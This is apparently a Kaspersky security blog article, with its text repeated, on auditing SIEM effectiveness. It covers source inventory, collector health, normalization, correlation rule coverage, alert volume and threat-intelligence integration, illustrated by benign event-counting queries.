  • Interview system engineers, analysts, and administrators. This allows assessing current tasks and the most pressing issues, as well as determining exactly how the SIEM is being operated. Interviews are typically broken down into two phases: an introductory interview, conducted at project start to gather general information, and a follow-up interview, conducted mid-project to discuss questions arising from the analysis of previously collected data.
  • Gather information within the SIEM and then analyze it. This is the most extensive part of the assessment, during which Kaspersky experts are granted read-only access to the system or a part of it to collect factual data on its configuration, detection logic, data flows, and so on.

The assessment produces a list of recommendations. Some of these can be implemented almost immediately, while others require more comprehensive changes driven by process optimization or a transition to a more structured approach to system use.

Issues arising from SIEM operations

The problems we identify during a SIEM effectiveness assessment can be divided into three groups:

  • Performance issues, meaning operational errors in various system components. These problems are typically resolved by technical support, but to prevent them, it is worth periodically checking system health status.
  • Efficiency issues – when the system functions normally but seemingly adds little value or is not used to its full potential. This is usually due to the customer using the system capabilities in a limited way, incorrectly, or not as intended by the developer.
  • Detection issues – when the SIEM is operational and continuously evolving according to defined processes and approaches, but alerts are mostly false positives, and the system misses incidents. For the most part, these problems are related to the approach taken in developing detection logic.

Key observations from the assessment

Event source inventory

When building the inventory of event sources for a SIEM, we follow the principle of layered monitoring: the system should have information about all detectable stages of an attack. This principle enables the detection of attacks even if individual malicious actions have gone unnoticed, and allows for retrospective reconstruction of the full attack chain, starting from the attackers’ point of entry.

Problem: During effectiveness assessments, we frequently find that the inventory of connected source types is not updated when the infrastructure changes. In some cases, it has not been updated since the initial SIEM deployment, which limits incident detection capabilities. Consequently, certain types of sources remain completely invisible to the system.

We have also encountered non-standard cases of incomplete source inventory. For example, an infrastructure contains hosts running both Windows and Linux, but monitoring is configured for only one family of operating systems.

How to detect: To identify the problems described above, determine the list of source types connected to the SIEM and compare it against what actually exists in the infrastructure. Identifying the presence of specific systems in the infrastructure requires an audit. However, this task is one of the most critical for many areas of cybersecurity, and we recommend running it on a periodic basis.

We have compiled a reference sheet of system types commonly found in most organizations. Depending on the organization type, infrastructure, and threat model, we may rearrange priorities. However, a good starting point is as follows:

  • High Priority – sources associated with:
    • Remote access provision
    • External services accessible from the internet
    • External perimeter
    • Endpoint operating systems
    • Information security tools
  • Medium Priority – sources associated with:
    • Remote access management within the perimeter
    • Internal network communication
    • Infrastructure availability
    • Virtualization and cloud solutions
  • Low Priority – sources associated with:
    • Business applications
    • Internal IT services
    • Applications used by various specialized teams (HR, Development, PR, IT, and so on)

Monitoring data flow from sources

Regardless of how good the detection logic is, it cannot function without telemetry from the data sources.

Problem: The SIEM core is not receiving events from specific sources or collectors. Based on all assessments conducted, the average proportion of collectors that are configured with sources but are not transmitting events is 38%. Correlation rules may exist for these sources, but they will, of course, never trigger. It is also important to remember that a single collector can serve hundreds of sources (such as workstations), so the loss of data flow from even one collector can mean losing monitoring visibility for a significant portion of the infrastructure.

How to detect: The process of locating sources that are not transmitting data can be broken down into two components.

  1. Checking collector health. Find the status of collectors (see the support website for the steps to do this in Kaspersky SIEM) and identify those with a status of Offline, Stopped, Disabled, and so on.
  2. Checking the event flow. In Kaspersky SIEM, this can be done by gathering statistics using the following query (counting the number of events received from each collector over a specific time period):
SELECT count(ID), CollectorID, CollectorName FROM `events` GROUP BY CollectorID, CollectorName ORDER BY count(ID)
It is essential to specify an optimal time range for collecting these statistics. Too large a range can increase the load on the SIEM, while too small a range may provide inaccurate information for a one-time check – especially for sources that transmit telemetry relatively infrequently, say, once a week. Therefore, it is advisable to choose a smaller time window, such as 2–4 days, but run several queries for different periods in the past.

Additionally, for a more comprehensive approach, it is recommended to use built-in functionality or custom logic implemented via correlation rules and lists to monitor event flow. This will help automate the process of detecting problems with sources.

Event source coverage

Problem: The system is not receiving events from all sources of a particular type that exist in the infrastructure. For example, the company uses workstations and servers running Windows. During SIEM deployment, workstations are immediately connected for monitoring, while the server segment is postponed for one reason or another. As a result, the SIEM receives events from Windows systems, the flow is normalized, and correlation rules work, but an incident in the unmonitored server segment would go unnoticed.

How to detect: Below are query variations that can be used to search for unconnected sources.

  • SELECT count(distinct, DeviceAddress), DeviceVendor, DeviceProduct FROM events GROUP BY DeviceVendor, DeviceProduct ORDER BY count(ID)
  • SELECT count(distinct, DeviceHostName), DeviceVendor, DeviceProduct FROM events GROUP BY DeviceVendor, DeviceProduct ORDER BY count(ID)

We have split the query into two variations because, depending on the source and the DNS integration settings, some events may contain either a DeviceAddress or DeviceHostName field.

These queries will help determine the number of unique data sources sending logs of a specific type. This count must be compared against the actual number of sources of that type, obtained from the system owners.

Retaining raw data

Raw data can be useful for developing custom normalizers or for storing events not used in correlation that might be needed during incident investigation. However, careless use of this setting can cause significantly more harm than good.

Problem: Enabling the Keep raw event option effectively doubles the event size in the database, as it stores two copies: the original and the normalized version. This is particularly critical for high-volume collectors receiving events from sources like NetFlow, DNS, firewalls, and others. It is worth noting that this option is typically used for testing a normalizer but is often forgotten and left enabled after its configuration is complete.

How to detect: This option is applied at the normalizer level. Therefore, it is necessary to review all active normalizers and determine whether retaining raw data is required for their operation.

Normalization

As with the absence of events from sources, normalization issues lead to detection logic failing, as this logic relies on finding specific information in a specific event field.

Problem: Several issues related to normalization can be identified:

  • The event flow is not being normalized at all.
  • Events are only partially normalized – this is particularly relevant for custom, non-out-of-the-box normalizers.
  • The normalizer being used only parses headers, such as syslog_headers, placing the entire event body into a single field, this field most often being Message.
  • An outdated default normalizer is being used.

How to detect: Identifying normalization issues is more challenging than spotting source problems due to the high volume of telemetry and variety of parsers. Here are several approaches to narrowing the search:

  • First, check which normalizers supplied with the SIEM the organization uses and whether their versions are up to date. In our assessments, we frequently encounter auditd events being normalized by the outdated normalizer, Linux audit and iptables syslog v2 for Kaspersky SIEM. The new normalizer completely reworks and optimizes the normalization schema for events from this source.
  • Execute the query:
SELECT count(ID), DeviceProduct, DeviceVendor, CollectorName FROM `events` GROUP BY DeviceProduct, DeviceVendor, CollectorName ORDER BY count(ID)
This query gathers statistics on events from each collector, broken down by the DeviceVendor and DeviceProduct fields. While these fields are not mandatory, they are present in almost any normalization schema. Therefore, their complete absence or empty values may indicate normalization issues. We recommend including these fields when developing custom normalizers.

To simplify the identification of normalization problems when developing custom normalizers, you can implement the following mechanism. For each successfully normalized event, add a Name field, populated from a constant or the event itself. For a final catch-all normalizer that processes all unparsed events, set the constant value: Name = unparsed event. This will later allow you to identify non-normalized events through a simple search on this field.

Detection logic coverage

Collected events alone are, in most cases, only useful for investigating an incident that has already been identified. For a SIEM to operate to its full potential, it requires detection logic to be developed to uncover probable security incidents.

Problem: The mean correlation rule coverage of sources, determined across all our assessments, is 43%. While this figure is only a ballpark figure – as different source types provide different information – to calculate it, we defined “coverage” as the presence of at least one correlation rule for a source. This means that for more than half of the connected sources, the SIEM is not actively detecting. Meanwhile, effort and SIEM resources are spent on connecting, maintaining, and configuring these sources. In some cases, this is formally justified, for instance, if logs are only needed for regulatory compliance. However, this is an exception rather than the rule.

We do not recommend solving this problem by simply not connecting sources to the SIEM. On the contrary, sources should be connected, but this should be done concurrently with the development of corresponding detection logic. Otherwise, it can be forgotten or postponed indefinitely, while the source pointlessly consumes system resources.

How to detect: This brings us back to auditing, a process that can be greatly aided by creating and maintaining a register of developed detection logic. Given that not every detection logic rule explicitly states the source type from which it expects telemetry, its description should be added to this register during the development phase.

If descriptions of the correlation rules are not available, you can refer to the following:

  • The name of the detection logic. With a standardized approach to naming correlation rules, the name can indicate the associated source or at least provide a brief description of what it detects.
  • The use of fields within the rules, such as DeviceVendor, DeviceProduct (another argument for including these fields in the normalizer), Name, DeviceAction, DeviceEventCategory, DeviceEventClassID, and others. These can help identify the actual source.

Excessive alerts generated by the detection logic

One criterion for correlation rules effectiveness is a low false positive rate.

Problem: Detection logic generates an abnormally high number of alerts that are physically impossible to process, regardless of the size of the SOC team.

How to detect: First and foremost, detection logic should be tested during development and refined to achieve an acceptable false positive rate. However, even a well-tuned correlation rule can start producing excessive alerts due to changes in the event flow or connected infrastructure. To identify these rules, we recommend periodically running the following query:

SELECT count(ID), Name FROM `events` WHERE Type = 3 GROUP BY Name ORDER BY count(ID)

In Kaspersky SIEM, a value of 3 in the Type field indicates a correlation event.

Subsequently, for each identified rule with an anomalous alert count, verify the correctness of the logic it uses and the integrity of the event stream on which it triggered.

Depending on the issue you identify, the solution may involve modifying the detection logic, adding exceptions (for example, it is often the case that 99% of the spam originates from just 1–5 specific objects, such as an IP address, a command parameter, or a URL), or adjusting event collection and normalization.

Lack of integration with indicators of compromise

SIEM integrations with other systems are generally a critical part of both event processing and alert enrichment. In at least one specific case, their presence directly impacts detection performance: integration with technical Threat Intelligence data or IoCs (indicators of compromise).

A SIEM allows conveniently checking objects against various reputation databases or blocklists. Furthermore, there are numerous sources of this data that are ready to integrate natively with a SIEM or require minimal effort to incorporate.

Problem: There is no integration with TI data.

How to detect: Generally, IoCs are integrated into a SIEM at the system configuration level during deployment or subsequent optimization. The use of TI within a SIEM can be implemented at various levels:

  • At the data source level. Some sources, such as NGFWs, add this information to events involving relevant objects.
  • At the SIEM native functionality level. For example, Kaspersky SIEM integrates with CyberTrace indicators, which add object reputation information at the moment of processing an event from a source.
  • At the detection logic level. Information about IoCs is stored in various active lists, and correlation rules match objects against these to enrich the event.

Furthermore, TI data does not appear in a SIEM out of thin air. It is either provided by external suppliers (commercially or in an open format) or is part of the built-in functionality of the security tools in use. For instance, various NGFW systems can additionally check the reputation of external IP addresses or domains that users are accessing. Therefore, the first step is to determine whether you are receiving information about indicators of compromise and in what form (whether external providers’ feeds have been integrated and/or the deployed security tools have this capability). It is worth noting that receiving TI data only at the security tool level does not always cover all types of IoCs.

If data is being received in some form, the next step is to verify that the SIEM is utilizing it. For TI-related events coming from security tools, the SIEM needs a correlation rule developed to generate alerts. Thus, checking integration in this case involves determining the capabilities of the security tools, searching for the corresponding events in the SIEM, and identifying whether there is detection logic associated with these events. If events from the security tools are absent, the source audit configuration should be assessed to see if the telemetry type in question is being forwarded to the SIEM at all. If normalization is the issue, you should assess parsing accuracy and reconfigure the normalizer.

If TI data comes from external providers, determine how it is processed within the organization. Is there a centralized system for aggregating and managing threat data (such as CyberTrace), or is the information stored in, say, CSV files?

In the former case (there is a threat data aggregation and management system) you must check if it is integrated with the SIEM. For Kaspersky SIEM and CyberTrace, this integration is handled through the SIEM interface. Following this, SIEM event flows are directed to the threat data aggregation and management system, where matches are identified and alerts are generated, and then both are sent back to the SIEM. Therefore, checking the integration involves ensuring that all collectors receiving events that may contain IoCs are forwarding those events to the threat data aggregation and management system. We also recommend checking if the SIEM has a correlation rule that generates an alert based on matching detected objects with IoCs.

In the latter case (threat information is stored in files), you must confirm that the SIEM has a collector and normalizer configured to load this data into the system as events. Also, verify that logic is configured for storing this data within the SIEM for use in correlation. This is typically done with the help of lists that contain the obtained IoCs. Finally, check if a correlation rule exists that compares the event flow against these IoC lists.

As the examples illustrate, integration with TI in standard scenarios ultimately boils down to developing a final correlation rule that triggers an alert upon detecting a match with known IoCs. Given the variety of integration methods, creating and providing a universal out-of-the-box rule is difficult. Therefore, in most cases, to ensure IoCs are connected to the SIEM, you need to determine if the company has developed that rule (the existence of the rule) and if it has been correctly configured. If no correlation rule exists in the system, we recommend creating one based on the TI integration methods implemented in your infrastructure. If a rule does exist, its functionality must be verified: if there are no alerts from it, analyze its trigger conditions against the event data visible in the SIEM and adjust it accordingly.

The SIEM is not kept up to date

For a SIEM to run effectively, it must contain current data about the infrastructure it monitors and the threats it’s meant to detect. Both elements change over time: new systems and software, users, security policies, and processes are introduced into the infrastructure, while attackers develop new techniques and tools. It is safe to assume that a perfectly configured and deployed SIEM system will no longer be able to fully see the altered infrastructure or the new threats after five years of running without additional configuration. Therefore, practically all components – event collection, detection, additional integrations for contextual information, and exclusions – must be maintained and kept up to date.

Furthermore, it is important to acknowledge that it is impossible to cover 100% of all threats. Continuous research into attacks, development of detection methods, and configuration of corresponding rules are a necessity. The SOC itself also evolves. As it reaches certain maturity levels, new growth opportunities open up for the team, requiring the utilization of new capabilities.

Problem: The SIEM has not evolved since its initial deployment.

How to detect: Compare the original statement of work or other deployment documentation against the current state of the system. If there have been no changes, or only minimal ones, it is highly likely that your SIEM has areas for growth and optimization. Any infrastructure is dynamic and requires continuous adaptation.

Other issues with SIEM implementation and operation

In this article, we have outlined the primary problems we identify during SIEM effectiveness assessments, but this list is not exhaustive. We also frequently encounter:

  • Mismatch between license capacity and actual SIEM load. The problem is almost always the absence of events from sources, rather than an incorrect initial assessment of the organization’s needs.
  • Lack of user rights management within the system (for example, every user is assigned the administrator role).
  • Poor organization of customizable SIEM resources (rules, normalizers, filters, and so on). Examples include chaotic naming conventions, non-optimal grouping, and obsolete or test content intermixed with active content. We have encountered confusing resource names like [dev] test_Add user to admin group_final2.
  • Use of out-of-the-box resources without adaptation to the organization’s infrastructure. To maximize a SIEM’s value, it is essential at a minimum to populate exception lists and specify infrastructure parameters: lists of administrators and critical services and hosts.
  • Disabled native integrations with external systems, such as LDAP, DNS, and GeoIP.

Generally, most issues with SIEM effectiveness stem from the natural degradation (accumulation of errors) of the processes implemented within the system. Therefore, in most cases, maintaining effectiveness involves structuring these processes, monitoring the quality of SIEM engagement at all stages (source onboarding, correlation rule development, normalization, and so on), and conducting regular reviews of all system components and resources.

Conclusion

A SIEM is a powerful tool for monitoring and detecting threats, capable of identifying attacks at various stages across nearly any point in an organization’s infrastructure. However, if improperly configured and operated, it can become ineffective or even useless while still consuming significant resources. Therefore, it is crucial to periodically audit the SIEM’s components, settings, detection rules, and data sources.

If a SOC is overloaded or otherwise unable to independently identify operational issues with its SIEM, we offer Kaspersky SIEM platform users a service to assess its operation. Following the assessment, we provide a list of recommendations to address the issues we identify. That being said, it is important to clarify that these are not strict, prescriptive instructions, but rather highlight areas that warrant attention and analysis to improve the product’s performance, enhance threat detection accuracy, and enable more efficient SIEM utilization.

  •  

Assessing SIEM effectiveness

A SIEM is a complex system offering broad and flexible threat detection capabilities. Due to its complexity, its effectiveness heavily depends on how it is configured and what data sources are connected to it. A one-time SIEM setup during implementation is not enough: both the organization’s infrastructure and attackers’ techniques evolve over time. To operate effectively, the SIEM system must reflect the current state of affairs.

We provide customers with services to assess SIEM effectiveness, helping to identify issues and offering options for system optimization. In this article, we examine typical SIEM operational pitfalls and how to address them. For each case, we also include methods for independent verification.

This material is based on an assessment of Kaspersky SIEM effectiveness; therefore, all specific examples, commands, and field names are taken from that solution. However, the assessment methodology, issues we identified, and ways to enhance system effectiveness can easily be extrapolated to any other SIEM.

Methodology for assessing SIEM effectiveness

The primary audience for the effectiveness assessment report comprises the SIEM support and operation teams within an organization. The main goal is to analyze how well the usage of SIEM aligns with its objectives. Consequently, the scope of checks can vary depending on the stated goals. A standard assessment is conducted across the following areas:

  • Composition and scope of connected data sources
  • Coverage of data sources
  • Data flows from existing sources
  • Correctness of data normalization
  • Detection logic operability
  • Detection logic accuracy
  • Detection logic coverage
  • Use of contextual data
  • SIEM technical integration into SOC processes
  • SOC analysts’ handling of alerts in the SIEM
  • Forwarding of alerts, security event data, and incident information to other systems
  • Deployment architecture and documentation

At the same time, these areas are examined not only in isolation but also in terms of their potential influence on one another. Here are a couple of examples illustrating this interdependence:

  • Issues with detection logic due to incorrect data normalization. A correlation rule with the condition deviceCustomString1 not contains <string> triggers a large number of alerts. The detection logic itself is correct: the specific event and the specific field it targets should not generate a large volume of data matching the condition. Our review revealed the issue was in the data ingested by the SIEM, where incorrect encoding caused the string targeted by the rule to be transformed into a different one. Consequently, all events matched the condition and generated alerts.
  • When analyzing coverage for a specific source type, we discovered that the SIEM was only monitoring 5% of all such sources deployed in the infrastructure. However, extending that coverage would increase system load and storage requirements. Therefore, besides connecting additional sources, it would be necessary to scale resources for specific modules (storage, collectors, or the correlator).

The effectiveness assessment consists of several stages:

  • Collect and analyze documentation, if available. This allows assessing SIEM objectives, implementation settings (ideally, the deployment settings at the time of the assessment), associated processes, and so on.
  • Interview system engineers, analysts, and administrators. This allows assessing current tasks and the most pressing issues, as well as determining exactly how the SIEM is being operated. Interviews are typically broken down into two phases: an introductory interview, conducted at project start to gather general information, and a follow-up interview, conducted mid-project to discuss questions arising from the analysis of previously collected data.
  • Gather information within the SIEM and then analyze it. This is the most extensive part of the assessment, during which Kaspersky experts are granted read-only access to the system or a part of it to collect factual data on its configuration, detection logic, data flows, and so on.

The assessment produces a list of recommendations. Some of these can be implemented almost immediately, while others require more comprehensive changes driven by process optimization or a transition to a more structured approach to system use.

Issues arising from SIEM operations

The problems we identify during a SIEM effectiveness assessment can be divided into three groups:

  • Performance issues, meaning operational errors in various system components. These problems are typically resolved by technical support, but to prevent them, it is worth periodically checking system health status.
  • Efficiency issues – when the system functions normally but seemingly adds little value or is not used to its full potential. This is usually due to the customer using the system capabilities in a limited way, incorrectly, or not as intended by the developer.
  • Detection issues – when the SIEM is operational and continuously evolving according to defined processes and approaches, but alerts are mostly false positives, and the system misses incidents. For the most part, these problems are related to the approach taken in developing detection logic.

Key observations from the assessment

Event source inventory

When building the inventory of event sources for a SIEM, we follow the principle of layered monitoring: the system should have information about all detectable stages of an attack. This principle enables the detection of attacks even if individual malicious actions have gone unnoticed, and allows for retrospective reconstruction of the full attack chain, starting from the attackers’ point of entry.

Problem: During effectiveness assessments, we frequently find that the inventory of connected source types is not updated when the infrastructure changes. In some cases, it has not been updated since the initial SIEM deployment, which limits incident detection capabilities. Consequently, certain types of sources remain completely invisible to the system.

We have also encountered non-standard cases of incomplete source inventory. For example, an infrastructure contains hosts running both Windows and Linux, but monitoring is configured for only one family of operating systems.

How to detect: To identify the problems described above, determine the list of source types connected to the SIEM and compare it against what actually exists in the infrastructure. Identifying the presence of specific systems in the infrastructure requires an audit. However, this task is one of the most critical for many areas of cybersecurity, and we recommend running it on a periodic basis.

We have compiled a reference sheet of system types commonly found in most organizations. Depending on the organization type, infrastructure, and threat model, we may rearrange priorities. However, a good starting point is as follows:

  • High Priority – sources associated with:
    • Remote access provision
    • External services accessible from the internet
    • External perimeter
    • Endpoint operating systems
    • Information security tools
  • Medium Priority – sources associated with:
    • Remote access management within the perimeter
    • Internal network communication
    • Infrastructure availability
    • Virtualization and cloud solutions
  • Low Priority – sources associated with:
    • Business applications
    • Internal IT services
    • Applications used by various specialized teams (HR, Development, PR, IT, and so on)

Monitoring data flow from sources

Regardless of how good the detection logic is, it cannot function without telemetry from the data sources.

Problem: The SIEM core is not receiving events from specific sources or collectors. Based on all assessments conducted, the average proportion of collectors that are configured with sources but are not transmitting events is 38%. Correlation rules may exist for these sources, but they will, of course, never trigger. It is also important to remember that a single collector can serve hundreds of sources (such as workstations), so the loss of data flow from even one collector can mean losing monitoring visibility for a significant portion of the infrastructure.

How to detect: The process of locating sources that are not transmitting data can be broken down into two components.

  1. Checking collector health. Find the status of collectors (see the support website for the steps to do this in Kaspersky SIEM) and identify those with a status of Offline, Stopped, Disabled, and so on.
  2. Checking the event flow. In Kaspersky SIEM, this can be done by gathering statistics using the following query (counting the number of events received from each collector over a specific time period):
SELECT count(ID), CollectorID, CollectorName FROM `events` GROUP BY CollectorID, CollectorName ORDER BY count(ID)
It is essential to specify an optimal time range for collecting these statistics. Too large a range can increase the load on the SIEM, while too small a range may provide inaccurate information for a one-time check – especially for sources that transmit telemetry relatively infrequently, say, once a week. Therefore, it is advisable to choose a smaller time window, such as 2–4 days, but run several queries for different periods in the past.

Additionally, for a more comprehensive approach, it is recommended to use built-in functionality or custom logic implemented via correlation rules and lists to monitor event flow. This will help automate the process of detecting problems with sources.

Event source coverage

Problem: The system is not receiving events from all sources of a particular type that exist in the infrastructure. For example, the company uses workstations and servers running Windows. During SIEM deployment, workstations are immediately connected for monitoring, while the server segment is postponed for one reason or another. As a result, the SIEM receives events from Windows systems, the flow is normalized, and correlation rules work, but an incident in the unmonitored server segment would go unnoticed.

How to detect: Below are query variations that can be used to search for unconnected sources.

  • SELECT count(distinct, DeviceAddress), DeviceVendor, DeviceProduct FROM events GROUP BY DeviceVendor, DeviceProduct ORDER BY count(ID)
  • SELECT count(distinct, DeviceHostName), DeviceVendor, DeviceProduct FROM events GROUP BY DeviceVendor, DeviceProduct ORDER BY count(ID)

We have split the query into two variations because, depending on the source and the DNS integration settings, some events may contain either a DeviceAddress or DeviceHostName field.

These queries will help determine the number of unique data sources sending logs of a specific type. This count must be compared against the actual number of sources of that type, obtained from the system owners.

Retaining raw data

Raw data can be useful for developing custom normalizers or for storing events not used in correlation that might be needed during incident investigation. However, careless use of this setting can cause significantly more harm than good.

Problem: Enabling the Keep raw event option effectively doubles the event size in the database, as it stores two copies: the original and the normalized version. This is particularly critical for high-volume collectors receiving events from sources like NetFlow, DNS, firewalls, and others. It is worth noting that this option is typically used for testing a normalizer but is often forgotten and left enabled after its configuration is complete.

How to detect: This option is applied at the normalizer level. Therefore, it is necessary to review all active normalizers and determine whether retaining raw data is required for their operation.

Normalization

As with the absence of events from sources, normalization issues lead to detection logic failing, as this logic relies on finding specific information in a specific event field.

Problem: Several issues related to normalization can be identified:

  • The event flow is not being normalized at all.
  • Events are only partially normalized – this is particularly relevant for custom, non-out-of-the-box normalizers.
  • The normalizer being used only parses headers, such as syslog_headers, placing the entire event body into a single field, this field most often being Message.
  • An outdated default normalizer is being used.

How to detect: Identifying normalization issues is more challenging than spotting source problems due to the high volume of telemetry and variety of parsers. Here are several approaches to narrowing the search:

  • First, check which normalizers supplied with the SIEM the organization uses and whether their versions are up to date. In our assessments, we frequently encounter auditd events being normalized by the outdated normalizer, Linux audit and iptables syslog v2 for Kaspersky SIEM. The new normalizer completely reworks and optimizes the normalization schema for events from this source.
  • Execute the query:
SELECT count(ID), DeviceProduct, DeviceVendor, CollectorName FROM `events` GROUP BY DeviceProduct, DeviceVendor, CollectorName ORDER BY count(ID)
This query gathers statistics on events from each collector, broken down by the DeviceVendor and DeviceProduct fields. While these fields are not mandatory, they are present in almost any normalization schema. Therefore, their complete absence or empty values may indicate normalization issues. We recommend including these fields when developing custom normalizers.

To simplify the identification of normalization problems when developing custom normalizers, you can implement the following mechanism. For each successfully normalized event, add a Name field, populated from a constant or the event itself. For a final catch-all normalizer that processes all unparsed events, set the constant value: Name = unparsed event. This will later allow you to identify non-normalized events through a simple search on this field.

Detection logic coverage

Collected events alone are, in most cases, only useful for investigating an incident that has already been identified. For a SIEM to operate to its full potential, it requires detection logic to be developed to uncover probable security incidents.

Problem: The mean correlation rule coverage of sources, determined across all our assessments, is 43%. While this figure is only a ballpark figure – as different source types provide different information – to calculate it, we defined “coverage” as the presence of at least one correlation rule for a source. This means that for more than half of the connected sources, the SIEM is not actively detecting. Meanwhile, effort and SIEM resources are spent on connecting, maintaining, and configuring these sources. In some cases, this is formally justified, for instance, if logs are only needed for regulatory compliance. However, this is an exception rather than the rule.

We do not recommend solving this problem by simply not connecting sources to the SIEM. On the contrary, sources should be connected, but this should be done concurrently with the development of corresponding detection logic. Otherwise, it can be forgotten or postponed indefinitely, while the source pointlessly consumes system resources.

How to detect: This brings us back to auditing, a process that can be greatly aided by creating and maintaining a register of developed detection logic. Given that not every detection logic rule explicitly states the source type from which it expects telemetry, its description should be added to this register during the development phase.

If descriptions of the correlation rules are not available, you can refer to the following:

  • The name of the detection logic. With a standardized approach to naming correlation rules, the name can indicate the associated source or at least provide a brief description of what it detects.
  • The use of fields within the rules, such as DeviceVendor, DeviceProduct (another argument for including these fields in the normalizer), Name, DeviceAction, DeviceEventCategory, DeviceEventClassID, and others. These can help identify the actual source.

Excessive alerts generated by the detection logic

One criterion for correlation rules effectiveness is a low false positive rate.

Problem: Detection logic generates an abnormally high number of alerts that are physically impossible to process, regardless of the size of the SOC team.

How to detect: First and foremost, detection logic should be tested during development and refined to achieve an acceptable false positive rate. However, even a well-tuned correlation rule can start producing excessive alerts due to changes in the event flow or connected infrastructure. To identify these rules, we recommend periodically running the following query:

SELECT count(ID), Name FROM `events` WHERE Type = 3 GROUP BY Name ORDER BY count(ID)

In Kaspersky SIEM, a value of 3 in the Type field indicates a correlation event.

Subsequently, for each identified rule with an anomalous alert count, verify the correctness of the logic it uses and the integrity of the event stream on which it triggered.

Depending on the issue you identify, the solution may involve modifying the detection logic, adding exceptions (for example, it is often the case that 99% of the spam originates from just 1–5 specific objects, such as an IP address, a command parameter, or a URL), or adjusting event collection and normalization.

Lack of integration with indicators of compromise

SIEM integrations with other systems are generally a critical part of both event processing and alert enrichment. In at least one specific case, their presence directly impacts detection performance: integration with technical Threat Intelligence data or IoCs (indicators of compromise).

A SIEM allows conveniently checking objects against various reputation databases or blocklists. Furthermore, there are numerous sources of this data that are ready to integrate natively with a SIEM or require minimal effort to incorporate.

Problem: There is no integration with TI data.

How to detect: Generally, IoCs are integrated into a SIEM at the system configuration level during deployment or subsequent optimization. The use of TI within a SIEM can be implemented at various levels:

  • At the data source level. Some sources, such as NGFWs, add this information to events involving relevant objects.
  • At the SIEM native functionality level. For example, Kaspersky SIEM integrates with CyberTrace indicators, which add object reputation information at the moment of processing an event from a source.
  • At the detection logic level. Information about IoCs is stored in various active lists, and correlation rules match objects against these to enrich the event.

Furthermore, TI data does not appear in a SIEM out of thin air. It is either provided by external suppliers (commercially or in an open format) or is part of the built-in functionality of the security tools in use. For instance, various NGFW systems can additionally check the reputation of external IP addresses or domains that users are accessing. Therefore, the first step is to determine whether you are receiving information about indicators of compromise and in what form (whether external providers’ feeds have been integrated and/or the deployed security tools have this capability). It is worth noting that receiving TI data only at the security tool level does not always cover all types of IoCs.

If data is being received in some form, the next step is to verify that the SIEM is utilizing it. For TI-related events coming from security tools, the SIEM needs a correlation rule developed to generate alerts. Thus, checking integration in this case involves determining the capabilities of the security tools, searching for the corresponding events in the SIEM, and identifying whether there is detection logic associated with these events. If events from the security tools are absent, the source audit configuration should be assessed to see if the telemetry type in question is being forwarded to the SIEM at all. If normalization is the issue, you should assess parsing accuracy and reconfigure the normalizer.

If TI data comes from external providers, determine how it is processed within the organization. Is there a centralized system for aggregating and managing threat data (such as CyberTrace), or is the information stored in, say, CSV files?

In the former case (there is a threat data aggregation and management system) you must check if it is integrated with the SIEM. For Kaspersky SIEM and CyberTrace, this integration is handled through the SIEM interface. Following this, SIEM event flows are directed to the threat data aggregation and management system, where matches are identified and alerts are generated, and then both are sent back to the SIEM. Therefore, checking the integration involves ensuring that all collectors receiving events that may contain IoCs are forwarding those events to the threat data aggregation and management system. We also recommend checking if the SIEM has a correlation rule that generates an alert based on matching detected objects with IoCs.

In the latter case (threat information is stored in files), you must confirm that the SIEM has a collector and normalizer configured to load this data into the system as events. Also, verify that logic is configured for storing this data within the SIEM for use in correlation. This is typically done with the help of lists that contain the obtained IoCs. Finally, check if a correlation rule exists that compares the event flow against these IoC lists.

As the examples illustrate, integration with TI in standard scenarios ultimately boils down to developing a final correlation rule that triggers an alert upon detecting a match with known IoCs. Given the variety of integration methods, creating and providing a universal out-of-the-box rule is difficult. Therefore, in most cases, to ensure IoCs are connected to the SIEM, you need to determine if the company has developed that rule (the existence of the rule) and if it has been correctly configured. If no correlation rule exists in the system, we recommend creating one based on the TI integration methods implemented in your infrastructure. If a rule does exist, its functionality must be verified: if there are no alerts from it, analyze its trigger conditions against the event data visible in the SIEM and adjust it accordingly.

The SIEM is not kept up to date

For a SIEM to run effectively, it must contain current data about the infrastructure it monitors and the threats it’s meant to detect. Both elements change over time: new systems and software, users, security policies, and processes are introduced into the infrastructure, while attackers develop new techniques and tools. It is safe to assume that a perfectly configured and deployed SIEM system will no longer be able to fully see the altered infrastructure or the new threats after five years of running without additional configuration. Therefore, practically all components – event collection, detection, additional integrations for contextual information, and exclusions – must be maintained and kept up to date.

Furthermore, it is important to acknowledge that it is impossible to cover 100% of all threats. Continuous research into attacks, development of detection methods, and configuration of corresponding rules are a necessity. The SOC itself also evolves. As it reaches certain maturity levels, new growth opportunities open up for the team, requiring the utilization of new capabilities.

Problem: The SIEM has not evolved since its initial deployment.

How to detect: Compare the original statement of work or other deployment documentation against the current state of the system. If there have been no changes, or only minimal ones, it is highly likely that your SIEM has areas for growth and optimization. Any infrastructure is dynamic and requires continuous adaptation.

Other issues with SIEM implementation and operation

In this article, we have outlined the primary problems we identify during SIEM effectiveness assessments, but this list is not exhaustive. We also frequently encounter:

  • Mismatch between license capacity and actual SIEM load. The problem is almost always the absence of events from sources, rather than an incorrect initial assessment of the organization’s needs.
  • Lack of user rights management within the system (for example, every user is assigned the administrator role).
  • Poor organization of customizable SIEM resources (rules, normalizers, filters, and so on). Examples include chaotic naming conventions, non-optimal grouping, and obsolete or test content intermixed with active content. We have encountered confusing resource names like [dev] test_Add user to admin group_final2.
  • Use of out-of-the-box resources without adaptation to the organization’s infrastructure. To maximize a SIEM’s value, it is essential at a minimum to populate exception lists and specify infrastructure parameters: lists of administrators and critical services and hosts.
  • Disabled native integrations with external systems, such as LDAP, DNS, and GeoIP.

Generally, most issues with SIEM effectiveness stem from the natural degradation (accumulation of errors) of the processes implemented within the system. Therefore, in most cases, maintaining effectiveness involves structuring these processes, monitoring the quality of SIEM engagement at all stages (source onboarding, correlation rule development, normalization, and so on), and conducting regular reviews of all system components and resources.

Conclusion

A SIEM is a powerful tool for monitoring and detecting threats, capable of identifying attacks at various stages across nearly any point in an organization’s infrastructure. However, if improperly configured and operated, it can become ineffective or even useless while still consuming significant resources. Therefore, it is crucial to periodically audit the SIEM’s components, settings, detection rules, and data sources.

If a SOC is overloaded or otherwise unable to independently identify operational issues with its SIEM, we offer Kaspersky SIEM platform users a service to assess its operation. Following the assessment, we provide a list of recommendations to address the issues we identify. That being said, it is important to clarify that these are not strict, prescriptive instructions, but rather highlight areas that warrant attention and analysis to improve the product’s performance, enhance threat detection accuracy, and enable more efficient SIEM utilization.

  •  

Phishing Campaign Leverages Trusted Google Cloud Automation Capabilities to Evade Detection

